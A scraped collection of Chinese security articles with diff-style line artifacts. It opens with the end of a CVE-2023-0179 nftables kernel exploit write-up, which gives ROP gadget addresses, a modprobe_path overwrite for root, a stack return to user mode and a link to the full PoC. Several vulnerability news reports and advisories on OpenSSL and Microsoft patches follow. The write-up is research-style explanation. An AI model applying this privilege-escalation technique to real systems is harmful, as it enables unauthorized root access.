
然后尝试了搜索上述所有的gadget
|
||||
,我都没有找到可以用的gadget
|
||||
,唯一比较接近的gadget
|
||||
是pop rsi
|
||||
的,但是无法控制rsi
|
||||
的寄存器,其实这里一开始我使用的镜像是自己编译的,这里搜索的gadget
|
||||
是需要控制rdi
|
||||
寄存器的,经过多次尝试无果后才使用了作者的config
|
||||
文件重新编译发现还是不可行。
|
||||
|
||||
|
||||
|
||||
|
||||
其实我们在编译内核文件时是存在vmlinux
|
||||
文件的,但是那个文件十分的大,使用ropper
|
||||
工具无法分析,就在我准备放弃的时候,想到使用objdump
|
||||
工具进行gadget
|
||||
的提取
|
||||
|
||||
使用objdump -d -M intel vmlinux > ./gadget.txt
|
||||
- • -d
|
||||
是dump
|
||||
代码
|
||||
|
||||
- • -M
|
||||
是指定汇编代码的格式
|
||||
|
||||
objdump
|
||||
提取的速度非常快,提取代码如下,但是它没有ropper
|
||||
搜索gadget
|
||||
那么方便,但是会全的多
|
||||
|
||||

|
||||
|
||||
|
||||
这里我首先尝试了搜索栈迁移的gadget
|
||||
,cat gadget.txt | grep -E 'add rsp.*'
|
||||
|
||||

|
||||
|
||||
|
||||
可以发现有非常多的匹配的gadget
|
||||
,接着我们在gdb
|
||||
中验证可以使用的gadget
|
||||
,通常在栈进行还原的时候会用到add rsp,xxx
|
||||
,因此都是有效的gadget
|
||||
,然后就是计算栈顶与resg
|
||||
函数地址的差值找到相应的栈迁移gadget
|
||||
即可。
|
||||
|
||||

|
||||
|
||||
|
||||
接下就是考虑如何进行提权的利用了,虽然我们可以控制regs
|
||||
但是可控的范围也只有0x40
|
||||
是不足于采用commit_creds(prepare_kernel_cred(0))
|
||||
设置root
|
||||
凭证然后返回到用户空间执行后门的。那么相当的一个办法就是通过覆盖modprobe_path
|
||||
进行提权。这里我找了下列gadget
|
||||
进行modprobe_path
|
||||
的覆盖,将rdi
|
||||
设置为modprobe_path
|
||||
,rax
|
||||
设置为覆盖后的路径即可。
|
||||
```
|
||||
0xffffffff810d1e6b: mov qword ptr [rdi], rax; ret;
|
||||
0xffffffff81004165: pop rdi; pop rbp; ret
|
||||
```
|
||||
|
||||
最后就是覆盖完modprobe_path
|
||||
该如何返回到用户态,因为modprobe_path
|
||||
的提权需要在用户态下执行非法文件头的文件,这里作者采用的是将栈还原,通过在rbp
|
||||
中的地址值覆盖会rsp
|
||||
中即可,采用下述gadget
|
||||
```
|
||||
0xffffffff810b47f0: mov rsp, rbp; pop rbp; ret;
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
但是在我的环境下直接返回不行,这是因为在返回到 nf_hook_slow
|
||||
函数时,有对状态码的一个检验,而在上述覆盖modprobe_path
|
||||
时,我们设置了rax
|
||||
值,就导致无法将状态码设置成合法值。那分支就会跳转到default
|
||||
,导致报错。在尝试搜索了gadget
|
||||
之后,可以将rax
|
||||
设置为0,但是这回进入到NF_DROP
|
||||
分支 中,但是此时skb
|
||||
变量也被我们破坏了,无法正常执行。
|
||||
```
|
||||
int nf_hook_slow(struct sk_buff *skb, struct nf_hook_state *state,
|
||||
const struct nf_hook_entries *e, unsigned int s)
|
||||
{
|
||||
unsigned int verdict;
|
||||
int ret;
|
||||
|
||||
for (; s < e->num_hook_entries; s++) {
|
||||
verdict = nf_hook_entry_hookfn(&e->hooks[s], skb, state);
|
||||
switch (verdict & NF_VERDICT_MASK) {
|
||||
case NF_ACCEPT:
|
||||
break;
|
||||
case NF_DROP:
|
||||
kfree_skb_reason(skb,
|
||||
SKB_DROP_REASON_NETFILTER_DROP);
|
||||
ret = NF_DROP_GETERR(verdict);
|
||||
if (ret == 0)
|
||||
ret = -EPERM;
|
||||
return ret;
|
||||
case NF_QUEUE:
|
||||
ret = nf_queue(skb, state, s, verdict);
|
||||
if (ret == 1)
|
||||
continue;
|
||||
return ret;
|
||||
default:
|
||||
/* Implicit handling for NF_STOLEN, as well as any other * non conventional verdicts. */
|
||||
return 0;
|
||||
}
|
||||
}
|
||||
|
||||
return 1;
|
||||
}
|
||||
```
|
||||
|
||||
在尝试很久之后,最终放弃正常返回的这个选项,然后我在rbp
|
||||
中搜索是否有合适的返回地址。最后在rbp
|
||||
中我找到了一个do_softirq
|
||||
函数
|
||||
|
||||

|
||||
|
||||
|
||||
该函数是一个软中断处理的函数,当时我就猜想,如果这个函数返回了,应该不会影响程序的执行。
|
||||
|
||||
|
||||
|
||||
|
||||
尝试运行之后,发现还是有内核异常,顿时有点失望。
|
||||
|
||||
|
||||
|
||||
|
||||
但是在操控命令行的时候是能够正常输入命令的,说明我们成功返回到用户态了。
|
||||
|
||||
|
||||
|
||||
|
||||
最后就是查看是否将新用户写入到/etc/passwd
|
||||
中了,最终完成写入。完结撒花。
|
||||
|
||||
|
||||
|
||||
|
||||
完整exp可以参考:
|
||||
|
||||
https://github.com/h0pe-ay/Vulnerability-Reproduction/blob/master/CVE-2023-0179(nftables)/poc.c
|
||||
# 参考连接
|
||||
|
||||
https://github.com/TurtleARM/CVE-2023-0179-PoC/blob/master/needle.c
|
||||
|
||||
https://www.ctfiot.com/100156.html
|
||||
|
||||

|
||||
|
||||
学习
|
||||
网安实战技能课程,戳
|
||||
“阅读原文“
|
||||
|
||||
@@ -0,0 +1,98 @@
|
||||
# OpenSSL 高危漏洞可用于中间人攻击
|
||||
do son 代码卫士 2025-02-12 09:55
|
||||
|
||||

|
||||
|
||||
|
||||
聚焦源代码安全,网罗国内外最新资讯!
|
||||
|
||||
**编译:代码卫士**
|
||||
|
||||
****
|
||||
**研究人员在 OpenSSL 中发现了一个高危漏洞CVE-2024-12797,影响传统X.509证书替代方法原始公钥 (RPKs) 的实现。**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
该漏洞可导致攻击者通过模拟服务器的方式执行中间人攻击。OpenSSL 在安全公告中解释称,“使用 RFC7250 RPKs 的客户端认证服务器,可能未能注意到该服务器并未进行认证,因为当设置SSL_VERIFY_PEER 验证模式时,握手并未像预期那样中止。”
|
||||
|
||||
OpenSSL 默认禁用RPKs,因此该漏洞进影响明确启用该特性的用户。然而,对于确实使用RPKs的用户而言,成功攻击可能造成严重影响,可能导致数据泄露和越权访问后果。
|
||||
|
||||
该漏洞影响 OpenSSL 3.4、3.3和3.2版本。OpenSSL已发布更新版本修复该漏洞。上述受影响用户应分别升级至OpenSSL 3.4.1、3.3.2和3.2.4版本。值得注意的是,该漏洞并不影响OpenSSL 任何版本中的FIPS模块,也不影响 OpenSSL 3.1、3.0、1.1.1和1.0.2。
|
||||
|
||||
该漏洞是由苹果公司在2024年12月18日报送的。OpenSSL 督促启用 RPKs 的所有用户尽快更新系统,缓解利用风险。
|
||||
|
||||
|
||||
代码卫士试用地址:
|
||||
https://codesafe.qianxin.com
|
||||
|
||||
开源卫士试用地址:https://oss.qianxin.com
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**推荐阅读**
|
||||
|
||||
[戴尔、惠普等设备被指使用过期的OpenSSL版本,易引发供应链攻击](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247514771&idx=3&sn=c830e03f4b8b8fc4ad7c8ce0406d934a&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[一个变俩:全网都在焦急等待的OpenSSL“严重”漏洞来了](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247514379&idx=1&sn=7f9d9379ef945684fa63b0c57438a2c9&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[OpenSSL 将修复2016年以来的第一个严重漏洞](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247514339&idx=1&sn=802d903c6ec13db25ef817d6c17f5427&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[高危OpenSSL 漏洞可导致远程代码执行](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247512767&idx=1&sn=b404692db2fa859fc1ee08badadbb004&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[惠普Teradici PCoIP 受OpenSSL 漏洞影响,波及1500万个端点](https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247511336&idx=2&sn=fc84814f3a81ed4219673479715a84a6&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**原文链接**
|
||||
|
||||
|
||||
https://securityonline.info/cve-2024-12797-high-severity-openssl-flaw-update-now-to-prevent-mitm-attacks/
|
||||
|
||||
|
||||
题图:
|
||||
Pexels
|
||||
License
|
||||
|
||||
****
|
||||
**本文由奇安信编译,不代表奇安信观点。转载请注明“转自奇安信代码卫士 https://codesafe.qianxin.com”。**
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
**奇安信代码卫士 (codesafe)**
|
||||
|
||||
国内首个专注于软件开发安全的产品线。
|
||||
|
||||

|
||||
|
||||
|
||||
觉得不错,就点个 “
|
||||
在看
|
||||
” 或 "
|
||||
赞
|
||||
” 吧~
|
||||
|
||||
@@ -0,0 +1,83 @@
|
||||
# OpenSSL软件库曝高危漏洞,可实施中间人攻击
|
||||
AI小蜜蜂 FreeBuf 2025-02-12 10:53
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
## OpenSSL 修补了由苹果发现的高严重性漏洞 CVE-2024-12797,该漏洞可能导致中间人攻击。
|
||||
|
||||
|
||||
OpenSSL 项目在其安全通信库中修复了一个高严重性漏洞,编号为 CVE-2024-12797。OpenSSL 软件库用于在计算机网络中实现安全通信,防止窃听并确保通信双方的认证。该库包含了安全套接层(SSL)和传输层安全(TLS)协议的开源实现。
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**项目地址**
|
||||
|
||||
|
||||
|
||||
该漏洞影响使用 RFC7250 原始公钥(RPK)的客户端 TLS/DTLS 连接。由于在 SSL_VERIFY_PEER 模式下服务器认证检查失败,攻击者可能利用此漏洞发起中间人攻击。苹果研究人员于 2024 年 12 月 18 日报告了该漏洞,并由 Viktor Dukhovni 修复。
|
||||
|
||||
|
||||
**影响范围**
|
||||
|
||||
|
||||
|
||||
漏洞主要影响那些显式启用 RPK 并依赖 SSL_VERIFY_PEER 来检测认证失败的 TLS 客户端。OpenSSL 维护者指出,默认情况下,RPK 在 TLS 客户端和服务器中均为禁用状态。项目公告中明确表示:“只有在 TLS 客户端显式启用服务器端的 RPK,且服务器也发送 RPK 而非 X.509 证书链时,才会引发此问题。受影响的客户端通过设置验证模式为 SSL_VERIFY_PEER,期望在服务器的 RPK 与预期公钥不匹配时握手失败。”
|
||||
|
||||
|
||||
**修复建议**
|
||||
|
||||
|
||||
|
||||
即便如此,启用服务器端原始公钥的客户端仍可通过调用 SSL_get_verify_result() 来检查原始公钥验证是否失败。该漏洞最初出现在 OpenSSL 3.2 版本的 RPK 支持实现中。受影响的版本包括 OpenSSL 3.4、3.3 和 3.2,此漏洞已在 3.4.1、3.3.2 和 3.2.4 版本中得到修复。
|
||||
|
||||
|
||||
**历史漏洞回顾**
|
||||
|
||||
|
||||
|
||||
2022 年 11 月,OpenSSL 项目发布安全更新,修复了其加密库中的两个高严重性漏洞,编号分别为 CVE-2022-3602 和 CVE-2022-3786。这两个漏洞影响了 3.0.0 至 3.0.6 版本的库。
|
||||
|
||||
|
||||
这两个漏洞均为缓冲区溢出问题,攻击者可通过提供特制的电子邮件地址在 X.509 证书验证中触发。Censys 发布的一篇文章中提到:“第一个漏洞 CVE-2022-3786 允许攻击者‘在证书中构造恶意电子邮件地址,以溢出包含.
|
||||
字符的任意字节。第二个漏洞 CVE-2022-3602 类似,但攻击者可以通过恶意电子邮件溢出栈上的四个受控字节。’这可能导致服务拒绝或远程代码执行。”
|
||||
|
||||
这种缓冲区溢出可能导致服务拒绝,甚至引发远程代码执行。
|
||||
|
||||
|
||||
【
|
||||
FreeBuf粉丝交流群招新啦!
|
||||
|
||||
在这里,拓宽网安边界
|
||||
|
||||
甲方安全建设干货;
|
||||
|
||||
乙方最新技术理念;
|
||||
|
||||
全球最新的网络安全资讯;
|
||||
|
||||
群内不定期开启各种抽奖活动;
|
||||
|
||||
FreeBuf盲盒、大象公仔......
|
||||
|
||||
扫码添加小蜜蜂微信回复「加群」,申请加入群聊】
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651312407&idx=1&sn=60289b6b056aee1df1685230aa453829&token=1964067027&lang=zh_CN&scene=21#wechat_redirect)
|
||||
|
||||
@@ -0,0 +1,55 @@
|
||||
# OpenSSL高危安全漏洞 CVE-2024-12797
|
||||
网安百色 2025-02-12 11:34
|
||||
|
||||

|
||||
|
||||
点击上方
|
||||
蓝字
|
||||
关注我们吧~
|
||||
|
||||
OpenSSL项目公布了一个严重漏洞(CVE-2024-12797),影响广泛使用的加密库的3.2、3.3和3.4版本。
|
||||
|
||||
该漏洞是由苹果公司在2024年12月发现的,它能允许针对TLS和DTLS连接的中间人(MitM)攻击,这些连接依赖原始公钥(rpk)进行服务器身份验证。
|
||||
|
||||
只有当TLS客户端显式启用服务器使用RPK,并且服务器同样启用发送RPK而不是X.509证书链时,这个问题才会出现。
|
||||
|
||||

|
||||
|
||||
## OpenSSL脆弱性
|
||||
|
||||
该漏洞源于使用RFC7250原始公钥时,握手时服务器认证失败的处理不当。
|
||||
|
||||
具体来说,使用 SSL_VERIFY_PEER 验证模式的客户端可能无法检测到服务器是未验证的,因为握手没有按预期中止。这样,当RPK验证失败时,连接就容易受到中间人攻击。
|
||||
|
||||
RPK在默认情况下在TLS客户端和服务器中都是禁用的,这意味着此问题只影响由双方明确启用RPK功能的系统。这个问题是在OpenSSL 3.2最初实现对RPK的支持时引入的。
|
||||
|
||||
“启用服务器端原始公钥的客户端仍然可以通过调用SSL_get_verify_result()发现原始公钥验证失败,而那些启用了原始公钥并采取适当措施的客户端不受影响。”OpenSSL顾问声明。
|
||||
|
||||
在认证失败不易察觉的情况下,攻击者可以利用该漏洞截获或操纵客户端和服务器之间的通信。
|
||||
|
||||
然而,显式调用 SSL_get_verify_result() 来检查验证状态并采取适当行动的客户端不会受到影响。
|
||||
- OpenSSL 3.4(3.4.1之前版本)
|
||||
|
||||
- OpenSSL 3.3(3.3.2之前版本)
|
||||
|
||||
- OpenSSL 3.2(3.2.4之前版本)
|
||||
|
||||
旧版本的OpenSSL(1.1.1, 1.0.2)和3.0到3.4的FIPS模块不受这个问题的影响。
|
||||
|
||||
“受影响的客户端是那些在服务器的RPK无法匹配预期公钥时依赖握手失败的客户端,将验证模式设置为SSL_VERIFY_PEER。”
|
||||
## 缓解和修复
|
||||
|
||||
OpenSSL项目已经发布了补丁来解决这个漏洞:
|
||||
- OpenSSL 3.4的用户应该升级到3.4.1版本。
|
||||
|
||||
- OpenSSL 3.3的用户应该升级到3.3.2版本。
|
||||
|
||||
- OpenSSL 3.2的用户应该升级到3.2.4版本。
|
||||
|
||||
**免责声明**
|
||||
:
|
||||
|
||||
本公众号所载文章为本公众号原创或根据网络搜索下载编辑整理,文章版权归原作者所有,仅供读者学习、参考,禁止用于商业用途。因转载众多,无法找到真正来源,如标错来源,或对于文中所使用的图片、文字、链接中所包含的软件/资料等,如有侵权,请跟我们联系删除,谢谢!
|
||||
|
||||

|
||||
|
||||
@@ -0,0 +1,94 @@
|
||||
# 【安全圈】Microsoft补丁积极利用零时缺陷-CVE-2025-21418 & CVE-2025-21391
|
||||
安全圈 2025-02-12 11:01
|
||||
|
||||

|
||||
|
||||
|
||||
**关键词**
|
||||
|
||||
|
||||
|
||||
安全漏洞
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
微软已推出了 2025 年 2 月 “周二补丁日” 的安全更新,修复了多个产品中的 67 个漏洞。
|
||||
本月的补丁涵盖了 3 个严重级别为 “关键” 和 53 个严重级别为 “重要” 的漏洞,修复范围涉及 Windows 组件、基于 Chromium 的微软 Edge 浏览器、Windows 轻量级目录访问协议(LDAP)、NTLM(NT LAN Manager)协议、动态主机配置协议(DHCP)服务器等。
|
||||
|
||||
值得注意的是,微软已修复了四个零日漏洞,其中包括两个在攻击中已被积极利用的漏洞,以及两个在修复程序发布前就已公开披露的漏洞。
|
||||
|
||||
本月,有两个零日漏洞因其已被积极利用而备受关注:
|
||||
|
||||
1.CVE-2025-21391:Windows 存储权限提升漏洞 —— 攻击者仅能够删除系统上的目标文件。该漏洞不会导致任何机密信息泄露,但攻击者可能会删除数据,这些数据可能会致使服务无法使用。
|
||||
|
||||
2.CVE-2025-21418:Windows Winsock 辅助功能驱动程序权限提升漏洞 —— 成功利用此漏洞的攻击者可以获得系统权限(SYSTEM privileges)。
|
||||
|
||||
这些漏洞已被列入美国网络安全和基础设施安全局(CISA)的已知被利用漏洞目录中,证实了它们正在被用于当前的攻击活动。这一认定使得这些漏洞成为了优先修复的对象。虽然为了防止进一步被利用,具体细节可能有所限制,但被列入 CISA 目录表明它们构成了重大威胁。
|
||||
|
||||
另外两个在修复程序发布前就已公开披露的漏洞包括:
|
||||
|
||||
1.CVE-2025-21377:NTLM 哈希泄露欺骗漏洞:该漏洞可能使攻击者窃取用户的 NTLMv2 哈希值(这是用户密码的一种加密表示形式),进而可用于冒充该用户。
|
||||
|
||||
2.CVE-2025-21194:微软 Surface 安全功能绕过漏洞:已经获得受限网络访问权限的攻击者可以利用此漏洞绕过微软 Surface 设备上的安全功能。
|
||||
|
||||
除了已被积极利用的漏洞之外,其他值得关注的已修复漏洞如下:
|
||||
|
||||
1,CVE-2025-21376:Windows LDAP 远程代码执行漏洞:轻量级目录访问协议(LDAP)是网络身份验证和目录服务的关键组件,该协议中的此漏洞可能允许未经身份验证的攻击者执行任意代码。尽管利用该漏洞需要特定的竞争条件,但一旦成功攻击 LDAP,潜在影响可能会非常严重,甚至可能危及整个网络。
|
||||
|
||||
2.CVE-2025-21381:微软 Excel 远程代码执行漏洞:微软 Excel 中的此漏洞可能允许攻击者远程执行代码。鉴于 Excel 的广泛使用,这一漏洞带来了重大风险,因为恶意行为者可能会通过精心制作的电子表格文件来利用该漏洞。
|
||||
|
||||
各机构和个人应优先应用这些更新,以降低由这些及其他已发现漏洞所带来的风险。延迟更新可能会使系统暴露在攻击之下,从而可能导致数据泄露、系统中断以及其他破坏性后果。
|
||||
|
||||
|
||||
END
|
||||
|
||||
|
||||
阅读推荐
|
||||
|
||||
|
||||
[【安全圈】Deepseek 安全故障:AI 网络防御的未来将何去何从?](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652067763&idx=1&sn=1a4ec6efad507af3a0732a4e315a923e&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【安全圈】苹果修复了在“极其复杂”的攻击中被利用的零日漏洞](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652067763&idx=2&sn=6f436c8b629c5b79837b0940cb025969&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【安全圈】8Base 勒索软件暗网网站被查封,四名运营商被捕](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652067763&idx=3&sn=126c23369d2e838e5a4b821c468123d2&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【安全圈】涉嫌伪造SEC帖子背后的黑客可能会在认罪协议中没收5万美元](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652067763&idx=4&sn=6bc70ff732a53d900048d66f15a3b44a&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
**安全圈**
|
||||
|
||||

|
||||
|
||||
|
||||
←扫码关注我们
|
||||
|
||||
**网罗圈内热点 专注网络安全**
|
||||
|
||||
**实时资讯一手掌握!**
|
||||
|
||||
|
||||

|
||||
|
||||
**好看你就分享 有用就点个赞**
|
||||
|
||||
**支持「****安全圈」就点个三连吧!**
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,171 @@
|
||||
# 【安全更新】微软2月安全更新多个产品高危漏洞通告
|
||||
原创 NS-CERT 绿盟科技CERT 2025-02-12 09:09
|
||||
|
||||
**通告编号:NS-2025-0007**
|
||||
|
||||
2025-02-12
|
||||
|
||||
<table><tbody><tr><td style="margin: 5px 10px;border-color: rgb(216, 216, 216);word-break: break-all;" valign="top" width="25"><strong><span style="font-size: 14px;">TA</span></strong><strong><span style="font-size: 14px;">G:</span></strong></td><td style="margin: 5px 10px;border-color: rgb(216, 216, 216);word-break: break-all;" valign="top" width="276"><p><strong style="caret-color: red;"><span style="font-size: 14px;font-family:微软雅黑, "Microsoft YaHei";">安全更新、Windows、Microsoft Office、Azure、Apps、Microsoft Visual Studio</span></strong></p></td></tr><tr><td style="margin: 5px 10px;border-color: rgb(216, 216, 216);word-break: break-all;" valign="top" width="5"><strong><span style="font-size: 14px;">漏洞危害:</span></strong><strong><span style="font-size: 14px;"></span></strong></td><td style="margin: 5px 10px;border-color: rgb(216, 216, 216);word-break: break-all;" valign="top" width="32"><p style="vertical-align:inherit;"><strong style="caret-color: red;font-size: 14px;line-height: 1.5em;font-family:微软雅黑, "Microsoft YaHei";">攻击者利用本次安全更新中的漏洞,可造成权限提升、远程代码执行等</strong><br/></p></td></tr><tr><td style="margin: 5px 10px;border-color: rgb(216, 216, 216);word-break: break-all;" valign="top" width="5"><strong><span style="font-size: 14px;">版本:</span></strong></td><td style="margin: 5px 10px;border-color: rgb(216, 216, 216);word-break: break-all;" valign="top" width="32"><strong><span style="font-size: 14px;">1.0<br/></span></strong></td></tr></tbody></table>
|
||||
|
||||
**1**
|
||||
|
||||
|
||||
**漏洞概述**
|
||||
|
||||
|
||||
2月12日,绿盟科技CERT监测到微软发布2月安全更新补丁,修复了63个安全问题,涉及Windows、Microsoft Office、Azure、Apps、Microsoft Visual Studio等广泛使用的产品,其中包括权限提升、远程代码执行等高危漏洞类型。
|
||||
|
||||
本月微软月度更新修复的漏洞中,严重程度为关键(Critical)的漏洞有4个,重要(Important)漏洞有56个。其中包括2个已检测到在野利用的漏洞:
|
||||
|
||||
Windows Storage权限提升漏洞(CVE-2025-21391)
|
||||
|
||||
Windows Ancillary Function Driver for WinSock权限提升漏洞(CVE-2025-21418)
|
||||
|
||||
请相关用户尽快更新补丁进行防护,完整漏洞列表请参考附录
|
||||
|
||||
|
||||
参考链接:
|
||||
|
||||
https://msrc.microsoft.com/update-guide/en-us/releaseNote/2025-Feb
|
||||
|
||||
|
